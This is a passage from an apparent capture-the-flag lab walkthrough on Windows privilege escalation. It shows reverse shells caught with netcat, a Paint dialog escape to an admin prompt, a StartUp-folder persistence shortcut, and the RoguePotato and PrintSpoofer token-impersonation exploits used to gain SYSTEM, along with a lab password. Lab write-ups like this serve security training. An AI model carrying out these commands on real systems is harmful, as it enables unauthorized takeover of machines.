
and we got the system shell:



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.30.200] from (UNKNOWN) [10.10.57.28] 49762
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Task 14: Scheduled Tasks


Start an RDP session as the "user" account:



Hostname: WIN-QBA94KB3IOF
Instance ID: i-085dce37fb15f9c2c
Private IP Address: 10.10.57.28
Instance Size: t2.small
Availability Zone: eu-west-1b
Architecture: AMD64
Total Memory: 2 GB
Network Performance: Low to Moderate


Windows Server 2019 Standard Evaluation
Windows License is expired
Build 17763.rs5_release.180914-1434

Double-click the "AdminPaint" shortcut on your Desktop. Once it is running, open a command prompt and note that Paint is running with admin privileges:




```
C:\Users\user>tasklist /v | findstr mspaint.exe
mspaint.exe                   1712 RDP-Tcp#0                  2     29,084 K Running        WIN-QBA94KB3IOF\admin
                             0:00:00 Untitled - Paint

C:\Users\user>_
```

In Paint, click "File" and then "Open". In the open file dialog box, click in the navigation input and paste: `file://c:/windows/system32/cmd.exe`



file://c:/windows/system32/cmd.exe

It will open up a admin privileged command prompt:




```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\System32>whoami
win-qba94kb3iof\admin

C:\Windows\System32>
```

Task 15: Startup Apps

Using accesschk.exe, note that the BUILTIN\Users group can write files to the StartUp directory:


```
C:\PrivEsc\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"
```



```
C:\Users\user\Desktop>C:\PrivEsc\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"
C:\PrivEsc\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"

AccessChk v4.02 - Check access of files, keys, objects, processes or services
Copyright (C) 2006-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
  Medium Mandatory Level (Default) [No-Write-Up]
  RW BUILTIN\Users
  RW WIN-QBA94KB3IOF\Administrator
  RW WIN-QBA94KB3IOF\admin
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
  R  Everyone

C:\Users\user\Desktop>
```


Using cscript, run the C:\PrivEsc\CreateShortcut.vbs script which should create a new shortcut to your reverse.exe executable in the StartUp directory:

`cscript C:\PrivEsc\CreateShortcut.vbs`



```
C:\Users\user\Desktop>cscript C:\PrivEsc\CreateShortcut.vbs
cscript C:\PrivEsc\CreateShortcut.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

C:\Users\user\Desktop>
```

Start a listener on Kali, and then simulate an admin logon using RDP and the credentials you previously extracted: `xfreerdp /u:user /p:password321 /cert:ignore +clipboard /v:10.10.57.28` A shell running as admin should connect back to your listener.



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.30.200] from (UNKNOWN) [10.10.57.28] 49848
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```


Task 16: Token Impersonation - Rogue Potato

Set up a socat redirector on Kali, forwarding Kali port 135 to port 9999 on Windows: `sudo socat tcp-listen:135,reuseaddr,fork tcp:10.10.57.28:9999`

Start a listener on Kali. Simulate getting a service account shell by logging into RDP as the admin user, starting an elevated command prompt (right-click -> run as administrator) and using PSExec64.exe to trigger the reverse.exe executable you created with the permissions of the "local service" account: `C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe`

Start another listener on Kali.

Now, in the "local service" reverse shell you triggered, run the RoguePotato exploit to trigger a second reverse shell running with SYSTEM privileges (update the IP address with your Kali IP accordingly): `C:\PrivEsc\RoguePotato.exe -r 10.10.10.10 -e "C:\PrivEsc\reverse.exe" -l 9999`



Answer the questions below

Name one user privilege that allows this exploit to work.

SeImpersonatePrivilege

Name the other user privilege that allows this exploit to work.


SeAssignPrimaryTokenPrivilege

Reference: https://0xdf.gitlab.io/2020/09/08/roguepotato-on-remote.html

Task 17: Token Impersonation - PrintSpoofer


Start a listener on Kali. Simulate getting a service account shell by logging into RDP as the admin user, starting an elevated command prompt (right-click -> run as administrator) and using PSExec64.exe to trigger the reverse.exe executable you created with the permissions of the "local service" account:

```
C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe
```



```
PS C:\Users\user\Desktop> C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe
C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe
**
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Got the first shell.




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.30.200] from (UNKNOWN) [10.10.57.28] 49889
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
```

Now run this command on the shell that we got,

Start another listener on Kali.


Now, in the "local service" reverse shell you triggered, run the PrintSpoofer exploit to trigger a second reverse shell running with SYSTEM privileges (update the IP address with your Kali IP accordingly):

```
C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe" -i
```




```
C:\Windows\system32>C:\PrivEsc\PrintSpoofer.exe -c "C:\Users\user\Desktop\shell.exe" -i
C:\PrivEsc\PrintSpoofer.exe -c "C:\Users\user\Desktop\shell.exe" -i
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
```

got our second shell but this time its system level shell.



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4545
listening on [any] 4545 ...
connect to [10.18.30.200] from (UNKNOWN) [10.10.57.28] 49900
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Task 18: Privilege Escalation Scripts



Several tools have been written which help find potential privilege escalations on Windows. Four of these tools have been included on the Windows VM in the C:\PrivEsc directory:

winPEASany.exe

Seatbelt.exe

PowerUp.ps1

SharpUp.exe

Answer the questions below

Experiment with all four tools, running them with different options. Do all of them identify the techniques used in this room?

No answer needed

Congratulations

You've completed the room! Share this with your friends: